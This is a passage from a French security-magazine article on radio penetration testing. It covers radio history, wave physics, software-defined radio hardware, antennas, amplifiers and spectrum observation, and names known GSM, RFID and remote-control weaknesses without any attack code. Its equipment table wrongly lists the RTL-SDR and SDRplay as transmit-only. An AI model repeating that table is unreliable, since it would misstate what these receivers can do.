
Grâce au développement de la radio logicielle, le tout un chacun peut désormais recevoir et émettre à bas coût sur une large bande de fréquences. À l'aide des célèbres outils logiciels que sont GNU Radio et Universal Radio Hacker, apprenez à explorer le spectre radiofréquence. p.40



SÉCURITÉ / AGRESSIONS ÉLECTROMAGNÉTIQUES / ANALYSE DES RISQUES / CARACTÉRISATION / EXPLOITATION

## Agressions électromagnétiques et risques SSI

Familiarisez-vous avec les risques liés aux agressions électromagnétiques, l'historique, leurs caractéristiques ainsi que leurs évolutions récentes. p.54



RADIO LOGICIELLE / GNU RADIO / PENTEST / RFID / MOBILE / INTRUSION PHYSIQUE

# LES TESTS D'INTRUSION EN RADIOCOMMUNICATION

Sébastien DUDEK

Lors d'une intrusion physique ou lorsque des tests sont effectués sur des équipements sans-fil, nous sommes souvent confrontés à des communications radio. Cet article a pour but d'intéresser le lecteur à la radiocommunication, mais aussi de fournir les outils de base pour analyser et attaquer les technologies d'aujourd'hui.

# 1. INTRODUCTION : DE LA RADIO DANS L'AIR

## 1.1 Hommages et évolutions

Exploitées par nos téléphones portables, stations radio, périphériques sans fil, GPS et autres applications, les ondes électromagnétiques ont déjà une longue histoire. Pourtant au XIX$^{ème}$ siècle encore, personne n'aurait cru que l'électromagnétisme aurait une telle influence aujourd'hui, pas même l'ingénieur et physicien Heinrich Rudolf Hertz, qui en 1887 avait conçu un oscillateur communiquant avec un récepteur pour mettre en évidence l'existence d'une onde électromagnétique, comme prédit par James Clerk Maxwell. En effet, lors de sa présentation devant une assemblée d'étudiants le 15 mars 1888, Hertz avait répondu que ses découvertes n'auraient aucune application. Mais en 1895, Guglielmo Marconi a prouvé le contraire et en se faisant créditer pour avoir expérimenté la première liaison sans fil, en améliorant le matériel de Hertz grâce à un radioconducteur de Branly et l'antenne d'Alexandre Popov. Dans la course pour la première transmission sans-fil, on pouvait aussi compter Nikola Tesla, qui avait déposé des brevets environ 2 ans avant Marconi, ce qui nous laisse nous interroger sur le réel inventeur de la radio.

Ces nouvelles découvertes ont donné naissance à la Télégraphie Sans Fil (T.S.F), que Mahlon Loomis avait tenté de développer en utilisant le principe d'électricité atmosphérique après ses expériences menées en 1866 **[1]**. La télégraphie a retenu l'attention de beaucoup de personnes, en particulier de Gustave Ferrier qui avait mis en place plusieurs équipements fixes et mobiles au début du XX$^{ème}$ siècle. L'installation d'un laboratoire dans la tour Eiffel qui a été un réel succès, cette installation permettant d'avoir une portée de plus de 400 kilomètres malgré la masse métallique de la tour. Il faut noter que cette installation a permis aussi de sauver la tour Eiffel d'une possible destruction, étant encore perçue comme un « vestige encombrant » quelques années auparavant.

L'évolution de la transmission sans fil s'en est suivie avec la radiodiffusion et l'invention de la première lampe amplificatrice connue sous le nom de Triode, qui a ensuite fait place dans certaines applications à un semi-conducteur que l'on connaît sous le nom de transistor, mais aussi de ses dérivés. Ces nouvelles découvertes ont permis de développer des applications nouvelles pendant la Seconde Guerre mondiale : radar, radionavigation, brouillage radio, talkie-walkie, etc.

Par la suite, d'autres technologies utilisant les liaisons hertziennes se sont développées, comme le téléphone sans fil, les liaisons satellites et diverses technologies servant à la sécurité et au contrôle d'accès que l'on connaît actuellement. Cependant, les premières implémentations de ces technologies ont pour la plupart été conçues avec un design que l'on critique aujourd'hui en termes de sécurité. On pourra par exemple citer le GSM (*Global System for Mobile Communication*) avec l'utilisation d'un algorithme de chiffrement faible A5/1, son canal de signalisation en clair et l'authentification non mutuelle entre une station de base et un équipement mobile. On citera également les systèmes d'identification à carte RFID, successeurs de la carte à bande magnétique, et pouvant être clonés dans beaucoup de cas, mais aussi présenter des erreurs de configuration dont nous parlerons plus tard dans cet article. Enfin, on n'oubliera pas les télécommandes sans fil utilisées pour le plus souvent pour l'ouverture de portes de garage, de voitures, de bâtiments et parfois des alarmes. Et cela n'en finit pas avec l'introduction des serrures connectées et autres gadgets gravitant dans l'univers des objets connectés.

Il faut noter toutefois que ces premières technologies étaient difficiles à attaquer, car elles nécessitaient une bonne connaissance en radiocommunication, mais aussi et surtout du matériel parfois onéreux pour les attaquer (capture des communications, analyse du trafic, rejeu, etc.). Le développement de la radio logicielle a donc permis de rendre plus accessible l'analyse et l'attaque des technologies sans-fil.

Pour comprendre ces attaques, nous verrons dans un premier temps ce qu'est une onde électromagnétique, les équipements permettant d'observer ces ondes et ce qui compose une maquette de radiologicielle. Nous verrons ensuite comment observer des fréquences, identifier un signal et se documenter sur celui-ci. Enfin, nous appliquerons les bases vues dans les premières parties afin d'attaquer des systèmes de sécurité physique courants.

## 1.2 Les ondes électromagnétiques

Comme on peut le voir en figure 1, une onde électromagnétique se caractérise par :

- ⇨ sa longueur d'onde $\lambda$ exprimée en mètre, indiquant la longueur d'un cycle ;
- ⇨ sa fréquence (v) exprimée en Hz, indiquant le nombre de cycles par unité de temps ;
- ⇨ son temps (T) exprimé en seconde, représentant le temps d'un cycle.

La longueur d'une onde et sa fréquence sont inversement proportionnelles et peuvent s'exprimer avec l'égalité suivante : $\lambda = c/v$ (avec « c » la célérité de la lumière dans le vide, $3.10^8$ $m.s^{-1}$). Réciproquement, plus la longueur d'onde est petite, plus la fréquence est élevée.





*Fig. 1 : Onde électromagnétique (source : e-cours.univ-paris1.fr).*

Le domaine de spectre des ondes électromagnétiques est donné en figure 2, où l'on observe le domaine des ondes électromagnétiques de 3Hz - 300GHz, l'Infrarouge de 3 Thz - 400 THz, puis la lumière visible par l'homme 400 THz - 770 THz, puis l'ultraviolet, les rayons X et rayons gamma sur des fréquences plus élevées.





*Fig. 2 : Domaine de spectre des ondes électromagnétiques (source : Wikipédia).*

Les ondes radio ont des longueurs d'onde suffisamment grandes pour traverser un bon nombre d'obstacles, car l'énergie des photons est assez petite pour ne pas interagir avec la matière. Seuls des matériaux comme le métal, là où les électrons sont suffisamment libres, sont assez sensibles à ces faibles énergies et sont donc opaques à ces ondes (phénomène d'absorption).

Avant la radio logicielle, les équipements de réception et émissions étaient dédiés à une utilisation très précise à la conception et donc difficilement modifiables et/ou améliorables. La radiologicielle pallie aujourd'hui ce problème de modularité, et dispose d'un potentiel assez intéressant dans le cas de tests d'intrusion.

## 1.3 La radio logicielle

Avec l'apparition de la radio logicielle, le monde hertzien est devenu un élément que l'on peut qualifier de « touchable ». En effet, acheter un équipement de radio logicielle a un coût relatif à son utilisation. Toute conversion analogique vers numérique (et inversement) est effectuée du côté de l'équipement radio logicielle et le traitement du signal est réalisé sur un ordinateur.

La figure 3 montre une chaîne radiologicielle parfaite, où l'équipement s'occupe de récupérer le signal analogique et de le numériser pour être traité du côté *software* par un ordinateur.





*Fig. 3 : Chaîne radiologicielle (source : Wikipédia [21]).*

Voici une liste non exhaustive des équipements radio valables :

| Équipement | Émission / Réception | Gamme de fréquence | Échantillonnage max. CAN/CNA (Taux, largeur) | Prix approximatif |
|---|---|---|---|---|
| RTL-SDR | Émission seulement | Dépendant du tuner :<br>▸ 52 - 2200 MHz<br>▸ 24 - 1766 MHz<br>▸ 22 - 1100 MHz<br>▸ 22 - 948.6 MHz<br>▸ 146 - 308 MHz et 438 - 924 MHz | ▸ 3.2 Msps, 8 bits | 15€ à 100€ |
| ADALM-PLUTO SDR | Émission et réception | ▸ 325 MHz - 3.8 GHz<br>▸ configurable en 70 MHz - 6.0GHz | ▸ 61.44 Msps, 12 bits (sur 325 MHz - 3.8 GHz) | 100€ |
| SDRplay | Émission seulement | ▸ 10kHz - 2 GHz | ▸ 10.66 Msps, 12 bits | 150€ |
| HackRF | Émission et réception, mais pas en full-duplex | ▸ 1 - 6000 MHz | ▸ 20 Msps, 8 bits | 300€ |
| Proxmark3 | Émission et réception à l'usage du RFID principalement | ▸ 125kHz<br>▸ 134kHz<br>▸ 13.56MHz | ▸ 13.5 Msps en haute fréquence<br>▸ 125 ksps en basse fréquence | 300€ |
| BladeRF | Émission et réception en full-duplex | ▸ 300 MHz - 3.8 GHz | ▸ 40 Msps, 12 bits | 400€ à 700€ |
| USRP | Émission et réception en full-duplex | ▸ Très modulaire grâce aux cartes filles | ▸ 61.44 Msps, 12 bits<br>▸ 128 Msps, 14 bits | 700€ à +5k€ |

Au milieu de tous ces équipements, il est difficile de faire un choix. Mais en réalité tout dépend des technologies que l'on souhaite étudier, mais aussi du budget. En effet, comme on peut le voir sur le tableau ci-dessus, certains équipements permettent seulement l'émission, tandis que d'autres permettent aussi la transmission. Les gammes de fréquences supportées indiquent si l'équipement pourra communiquer avec une technologie donnée. Parfois, nous avons aussi besoin que l'équipement puisse réceptionner et transmettre en même temps, d'où le choix d'un équipement en *full-duplex*, comme pour le cas des technologies mobiles GSM/GPRS, 3G, 4G, etc.

Un détail à ne pas prendre à la légère est le taux d'échantillonnage maximum supporté par un équipement. En effet, comme on peut le voir dans la figure 4, le signal analogique analysé est numérisé avant d'être transféré à la machine hôte pour être démodulé et décodé. Pour réaliser cette Conversion Analogique vers Numérique (CAN), le signal analogique passe par une phase d'échantillonnage pour prélever des valeurs discrètes et de quantification associant un nombre binaire à une valeur analogique.





*Fig. 4 : Chaîne de traitement de signal (source : DSPGUIDE [17]).*

Pour rappel, le processus d'émission effectue le même procédé dans le sens inverse.

Lorsque l'on prélève des valeurs discrètes d'un signal analogique, il est important que la fréquence d'échantillonnage du récepteur soit suffisamment grande afin d'éviter des pertes comme il est montré en figure 5. Pour connaître la fréquence d'échantillonnage et donc d'éviter ces pertes d'information, il convient d'appliquer le théorème de *Nyquist-Shannon*.

Pour que l'information transmise par un signal quelconque ne soit pas altérée, il faut que la fréquence de numérisation soit ≥ $2*F_{max}$ (où ici $F_{max}$ est la largeur du spectre du signal à numériser). Il tient à noter que l'impossibilité d'avoir des filtres parfaits pour supprimer les artefacts d'une CAN ou CNA (Conversion Numérique vers Analogique) oblige parfois à utiliser une cadence plus élevée que celle définie par le théorème.





*Fig. 5 : Résultat d'un « aliasing » lorsque la fréquence d'échantillonnage est trop faible (source : DSPGUIDE [49]).*

De plus, une autre limitation que l'on peut rencontrer est le support de transfert des échantillons. En effet, avec la pile protocolaire et la signalisation de l'USB par exemple, le débit est bien réduit. Un nombre d'échantillons important à envoyer vers un ordinateur hôte demande donc des supports de communication rapides comme l'USB 3.1. Mais pour exploiter environ 300 millions d'échantillons complexes (IQ) dans le cas de l'USB 3.1, encore faut-il avoir une machine hôte pouvant gérer le traitement de ces échantillons reçus.

Le choix repose alors sur des critères de fréquence, taux d'échantillonnage, capacité de transmission (Tx) et de réception (Rx), mais aussi la capacité de transfert d'information. Pour une utilisation très générique et avec un budget élevé, il est donc plus intéressant de s'orienter vers la gamme USRP, où différentes cartes filles peuvent être installées afin de traiter en fonction de la gamme de fréquences souhaitée. Il faut aussi disposer d'une machine hôte pouvant supporter le traitement sur les échantillons qui seront reçus via l'interface de l'équipement.

Avant de pouvoir réaliser nos observations, une antenne adaptée à l'onde cible est aussi nécessaire.

## 1.4 Les antennes

Une antenne constitue le dernier maillon de la chaîne assurant la transmission et la réception de nos symboles dans un espace comme l'air. Il faut toutefois rappeler qu'aucune distinction ne doit être faite entre une antenne d'un émetteur radio (antenne active) et d'un récepteur radio (antenne passive). En effet, une antenne passive peut-être utilisée pour émettre aussi réciproquement qu'une antenne active peut réceptionner. La seule distinction à se rappeler est que l'antenne dite passive stocke des charges (sous forme d'énergie électrique ⇒ comportement capacitif) et s'oppose à des variations de courant (stockage d'énergie magnétique ⇒ comportement inductif) et peut être modélisée par un circuit RLC **[8]**.

Les antennes **[12]** se caractérisent par :

- ⇨ la bande de fréquences d'utilisation ;
- ⇨ polarisation ;
- ⇨ directivité, gain avant et diagramme de rayonnement ;
- ⇨ dimensions et forme ;
- ⇨ type d'antenne ;
- ⇨ mode d'alimentation et impédance au point d'alimentation ;
- ⇨ puissance admissible en émission ;
- ⇨ résistance mécanique.

Les types d'antennes les plus courants que l'on peut rencontrer sont les suivants :

- ⇨ verticales omnidirectionnelles généralement $\lambda/2$ (demi-onde), mais aussi $\lambda/4$ (quart d'onde) utilisées pour les très hautes fréquences comme la radio FM et ultra-hautes fréquences (Wi-Fi, etc.) ;
- ⇨ directionnelles couramment dotées de directeurs, d'un radiateur et d'un réflecteur comme pour l'antenne *Yagi* **[11]** ;
- ⇨ parabolique, utilisées par exemple pour la réception télé par satellite **[10]** ;
- ⇨ à boucle, *loop* et cadre magnétique appliqués par exemple dans le RFID **[9]** ;
- ⇨ etc.

Le choix d'une antenne se fait par rapport à son application. L'antenne verticale omnidirectionnelle est celle que l'on rencontre dans la majorité des cas comme la radiodiffusion, station mobile, ou encore le Wi-Fi, là où le besoin est de pouvoir envoyer, mais aussi de recevoir dans toutes les directions.

Dans d'autres cas rencontrés en intrusion, on a recours à des antennes directionnelles comme l'antenne Yagi-Uda pour les intrusions Wi-Fi lorsqu'on a besoin d'attaquer à une distance plus importante. Cette antenne est constituée d'un réflecteur devant le dipôle et de quelques directeurs permettant de favoriser le rayonnement dans une direction (voir figure 6, page suivante). Rappelons que pour le cas d'une antenne Yagi, la puissance est toujours la même, mais celle-ci est concentrée dans une direction favorisée, on parle ainsi de gain d'antenne **[13][14]**. On remarquera qu'à l'achat d'une antenne les gains sont





*Fig. 6 : Antenne Yagi-Uda à 5 éléments (source : Le radio amateur [14]).*

exprimés parfois en dB plutôt qu'en dBi (décibel par rapport à l'antenne) prenant en référence une antenne isotrope (antenne idéale), ou dBd (décibel par rapport au dipôle) qui se réfère à une antenne de référence de type dipôle. Il faut généralement considérer que ces gains sont exprimés en dBi et peuvent aussi être exagérés, d'où l'utilité de tester ses antennes pour se rendre compte des réelles capacités.

## 1.5 L'amplification

Comme leur nom l'indique, les amplificateurs ont pour but d'augmenter la puissance d'émission et réception. Cependant, des perturbations très légères peuvent intervenir déjà lors de la diffusion d'un signal, comme on peut le voir dans un exemple en figure 7 avec un signal sinusoïdal. Lorsque le signal reçu est faible (dû à la distance), l'utilisation d'un amplificateur permet d'augmenter le niveau de signal, ce qui aura également pour conséquence de dégrader le signal reçu (figure 8).





*Fig. 7 : Simulation sur GNUradio companion d'un signal diffusé dans l'air avec un niveau faible de bruit Gaussien entouré en rouge (en pointillés verts : le signal d'origine).*





*Fig. 8 : Simulation de l'amplification en réception et donc amplification du bruit Gaussien.*





*Fig. 9 : Filtrage numérique grossier avec un filtre passe-bande sur la bande de fréquence désirée.*

Ce bruit peut être supprimé grâce au traitement de signal avec l'application de filtres numériques (figure 9).

Avant même de réfléchir aux filtres numériques à utiliser lorsqu'un amplificateur est nécessaire, il est préférable de s'orienter avant vers des amplificateurs à faible bruit comme le LNA4ALL **[15]**, LNA4HF **[16]**, etc.

## 1.6 Les connecteurs et adaptateurs

Les équipements radio-logiciels utilisent généralement des connecteurs SMA permettant de transmettre des puissances inférieures aux connecteurs N **[18]**, mais pouvant aller au-delà des 18 GHz. Dans la majorité des cas, les connecteurs SMA sont largement suffisants.

En général avec les connecteurs, il faut tenir compte des pertes d'insertion et de la qualité de contact, qui sont généralement renseignées dans la documentation du constructeur. Ces mêmes pertes peuvent être observées aussi pour les adaptateurs et peuvent influencer les résultats de nos observations.

Avant même d'insérer des éléments dans la chaîne d'équipements radio, il est donc nécessaire d'avoir une idée des pertes que l'on peut subir sur la puissance du signal à diffuser ou à étudier.

Maintenant que nous en savons un peu plus sur les différents éléments de radiocommunication, nous allons commencer par faire quelques observations.

# 2. OBSERVATIONS DANS L'AIR

## 2.1 Waterfall et analyseurs de spectre

La première chose lorsqu'on teste un équipement radio est d'utiliser une sonde FFT (*Fast Fourier Transform*), un *waterfall* ou tout autre outil permettant d'analyser les signaux présents dans l'air. Ces outils peuvent être rapidement schématisés à l'aide du framework GNU Radio :





*Fig. 10 : Schéma GNU Radio pour l'observation des fréquences avec une FFT et un Waterfall.*

Par exemple, lorsque l'on observe des fréquences supérieures à 900MHz, nous pouvons rencontrer des signaux propres aux réseaux mobiles, comme on peut le voir en figure 11, page suivante avec un canal GSM en *Downlink*.

Mais certains signaux ne sont pas toujours émis en continu, ce qui rend difficile leur observation. C'est par exemple le cas avec les télécommandes d'ouverture sans-fil (figure 12).

Des outils très simples et complets comme *gqrx* [22] permettent de réaliser des observations similaires. Nous pouvons aussi citer le *RF Explorer*, qui reste un gadget incontournable dans la catégorie des analyseurs de spectre.

